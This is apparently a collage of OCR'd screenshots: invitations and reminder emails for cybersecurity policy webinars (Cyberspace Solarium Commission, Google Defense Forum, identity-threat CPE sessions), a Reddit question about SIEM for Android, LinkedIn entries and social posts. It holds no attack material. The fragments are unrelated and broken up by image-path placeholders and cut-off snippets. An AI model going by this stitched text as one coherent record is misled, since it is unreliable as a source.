This webinar will highlight the Commission's work, its impact on U.S. defense priorities, and the challenges that remain. Congressman James Langevin (D-RI), Commissioner, will provide remarks on the Commission's accomplishments; Mark Montgomery, former Executive Director of the Commission, will reflect on its work and the priorities of Cybersolarium.org; and J. Chris Inglis, National Cyber Director, will provide perspectives on the path forward.

Please do not hesitate to reach out to Catharine Carstens at ccarstens@uschamber.com with any registration questions.

We hope you can join us.

Featured Speakers

Congressman James R. Langevin

Commissioner, Cyberspace Solarium Commission
Co-Founder, Congressional Cybersecurity Caucus
Senior Member, House Committee on Armed Services
Chair, Emerging Threats and Capabilities Subcommittee

John Chris Inglis

National Cyber Director
Executive Office of the President

Mark Montgomery

Former Senior Advisor to the Chairmen, U.S. Cyberspace Solarium Commission
Senior Director, Center on Cyber and Technology Innovation
Senior Fellow, Foundation for Defense of Democracies

Robert Morgus

Senior Advisor for Risk and Resilience
Berkshire Hathaway Energy

Frank Cilluffo

Director, McCrary Institute for Cyber and Critical Infrastructure Security
Auburn University

Ben Flatgard

Executive Director for Cybersecurity
JP Morgan Chase

Event Link | Today's Access Details: U.S. Cyberspace Solarium Commission Webinar: Accomplishments and Next Steps for U.S. Cyber Policy at 12:30 PM ET Inbox

U
U.S. Chamber of Commerce Mar 30
to me

Always show pictures from this sender

Danish,

On behalf of our team at the U.S. Chamber, we look forward to hosting you at **12:30 PM ET** for **U.S. Cyberspace Solarium Commission Webinar: Accomplishments and Next Steps for U.S. Cyber Policy**. We recommend you log in 10-15 minutes before the program is set to begin to ensure connectivity.


To access the stream, please be sure to use Firefox or Chrome. Safari and Internet Explorer are not compatible with our platform.


Click here **to watch live. Please note that you'll need to log in using the credentials you created at registration.**

Below, you'll find more details on our program. Our team () is standing by to answer questions both before the program and throughout.


All best,


U.S. Cyberspace Solarium Commission Webinar: Accomplishments and Next Steps for U.S. Cyber Policy
Wednesday, March 30, 2022
12:30 PM - 2:00 PM ET


Live tomorrow: Deploying A Risk-Based Approach to Threat Protection
Inbox
B
BrightTALK 4 days ago
to me
Hello Danish,
We are looking forward to your participation in Deploying A Risk-Based Approach to Threat Protection tomorrow.
Deploying A Risk-Based Approach to Threat Protection
Johna Till Johnson, CEO and Founder, Nemertes Research
What are the upcoming threats for 2021 and beyond? How should companies assess the risks of these threats, and align resource investment accordingly? This...
Nov 09 2020 9:30 pm | 60 mins


reddit
OPEN IN APP
Posted in r/NISTControls · 1y
Join
SIEM for mobile devices (Android primarily)
What are people doing for this? I'm in the process of evaluating Wazuh (installed and testing on a few devices) and realized that there are no agents for Android. More broadly, I don't see much advertising for SIEM for mobile devices.
Am I missing something?

JACK D. GORDON INSTITUTE FOR PUBLIC POLICY
OPPORTUNITIES IN THE U.S. INTELLIGENCE COMMUNITY
A Fireside Chat with The Honorable Avril Haines and FIU President Mark B. Rosenberg
FIU
Steven J. Green School of International & Public Affairs
Intelligence Community
Centers for Academic Excellence


[You're Invited] : Defend Critical Infrastructure - National Cyber Strategy in Focus - Monday, March 27
Inbox
Roberti, Christopher 22 Mar
to me


National Cyber Strategy in Focus
Cyber, Space, and National Security Division
Project Security

CYBERSECURITY

Published by Easytech4all .net

Easytech4all is all about Cybersecurity and Advanced Cyber Threat Intelligence Consultancy and research. **View all posts by Easytech4all.net**

Tags: **Advanced cyber Threat Intelligence**, **AdvancedCyberThreatIntelligence**, **android**, **antivirus**, **Apple**, **applications**, **Apps**, **Artificialintelligence**, **blog**, **cloud**,

Global Cyber Conference


The Honorable Alejandro N. Mayorkas
Department of Homeland Security
Secretary

David Smith
Secret Service
Special Agent in Charge, Criminal Investigation Division

Christopher Roberti
U.S. Chamber of Commerce
Senior Vice President, Cyber, Intelligence, and Supply Chain Security Policy

Lisa Wallace
Splunk
Area Vice President, US Public Sector Security Sales

Peter Marta
Hogan Lovells, LLP
Partner



CPE | Best Practices to Prevent, Detect, and Respond to Identity Threats Inbox

Kelley Vick 2 Nov
to me


Hi Danish,

I invite you to join us for Identity Threat Detection & Response: Mastering the Next Era of Digital Identity Protection on Thursday November 16th at 1pm Eastern.

In today's rapidly evolving IT landscape, identity systems, especially Microsoft Active Directory (AD) used by over 90% of enterprises, are under consistent threat. As such, safeguarding identity systems is no longer an option; it's a necessity. Join us as we uncover the insidious ploys utilized by cybercriminals to exploit identity infrastructure misconfigurations and vulnerabilities. Attendees will gain a comprehensive understanding of:

- Critical ITDR capabilities you need to prevent, detect, respond to, and recover from identity-based threats.
- Why identity-based attacks are one of the top security threats today.
- The stealthy tactics that cybercriminals use to compromise identity systems.
- Building a multi-layered strategy to prevent, detect, and respond to identity-related threats.

We will provide **1.5 CPE Credits** and additional resources to attendees on the live program. If you'd like to attend please confirm your position and share with any colleagues who may also be interested, and if you can't make it, register and we'll send you a link to the replay.



UKSEC

✓ Attending

UKsec: Virtual Cyber Security Summit | Register on Event Site

Event by Cyber Series: Regional Cyber Security Events

Jun 29, 2021, 2:25 PM
Jun 30, 2021, 6:45 PM IST

Online

Join here
https://uk.cyberseries.io/register/

Saman Khan • 3rd
Team Lead at British Council

Danish Khan • You
Founder Easytech4all Wordpress P2 MD Hotel East End

SCOOP NEWS GROUP PRESENTS

Google Defense Forum

UNDERWRITTEN BY Google for Government

We look forward to you joining us online for the Google Defense Forum Livestream, next week on Thursday (1/25) at 9:00 AM ET, for a day full of great content!

We have an amazing agenda planned for the day with can't-miss conversations with C-level executives, leaders and innovators from the government and tech community.

A few things to help you prepare:
Where: Upgather virtual platform- Watch here
Please log in using your registration email
When: Thursday 1/25
Time: 9:00 AM – 12:00 PM ET

You're going to love this amazing lineup of speakers!

- Brigadier General Mike Zuhlsdorf, Deputy Director, Resource Integration, Deputy Chief of Staff for Logistics, Engineering & Force Protection, Dept. of Air Force
- Dr. Kelly Fletcher, CIO, Dept. of State
- Jane Rathbun, CIO, Dept. of Navy
- Tony Plater, CISO, Dept. of Navy
- Jude Sunderbruch, Executive Director, Cyber Crime Center, DOD
- Rachel Ross, Deputy Chief Sustainability Officer, Acting Principal Deputy Assistant Secretary of Defense for Energy, Installations & Environment, DOD
- Jennifer Swanson, Deputy Assistant Secretary, Data, Engineering & Software, U.S. Army
- Capt. Brian Phillips, Integrated Combat Systems Major Program Manager, Dept. of Navy
- Deborah Loomis, Sr. Advisor, Climate Change Secretary, Dept. of Navy

Join us online next week (1/25 @ 9:00 AM ET)!

MEET THE SPEAKERS

BRIGADIER GENERAL MIKE ZUHLSDORF
Deputy Director, Resource Integration, Deputy Chief of Staff for Logistics, Engineering, & Force Protection, Dept. of Air Force

JANE RATHBUN
CIO, Dept. of Navy

TONY PLATER
CISO, Dept. of Navy

JUDE SUNDERBRUCH
Executive Director, Cyber Crime Center, DOD

RACHEL ROSS
Deputy Chief Sustainability Officer; Acting Principal Deputy Assistant Secretary of Defense for Energy, Installations, & Environment, DOD

JENNIFER SWANSON
Deputy Assistant Secretary, Data, Engineering & Software, U.S. Army

CAPT. BRIAN PHILLIPS
Integrated Combat Systems Major Program Manager, Dept. of Navy

DEBORAH LOOMIS
Sr. Advisor, Climate Change Secretary, Dept. of Navy

GENERAL DAVID GOLDFEIN (RET.)
Chair, Google Public Sector Board


LYNN MARTIN
VP, Google Public Sector

KEVIN MULLIGAN
Sr. Manager, U.S. Federal Policy & Outreach, Government Affairs & Public Policy, Google Cloud

LEIGH PALMER
VP, Google Public Sector

BRYAN THOMAS
Managing Director, Google Public Sector

AARON WEIS
Managing Director, Google Public Sector




GOLDY KAMALI
Founder & CEO, Scoop News Group

BILLY MITCHELL
SVP & Executive Editor, Scoop News Group


Defense Information Systems Agency
58,697 followers
7h • Edited •

How well do you know your network? 🤔

During yesterday's Google Defense Forum, DISA Director of Intelligence US Army Col. Richard Leach shared his advice for getting ahead and securing #data in future wars.





DefenseNews




Help Net Security

Three security data predictions for 2024


Ursula von der Leyen · Following
President of the European Commission
15h ·
Europe has what it takes to be a leader in industrial AI.
Our innovation package will give AI startups and SMEs access to our world-class supercomputers.
So they can develop, train, and test their AI models, in line with EU values.
The press release: europa.eu/!V6WKmX
0:30
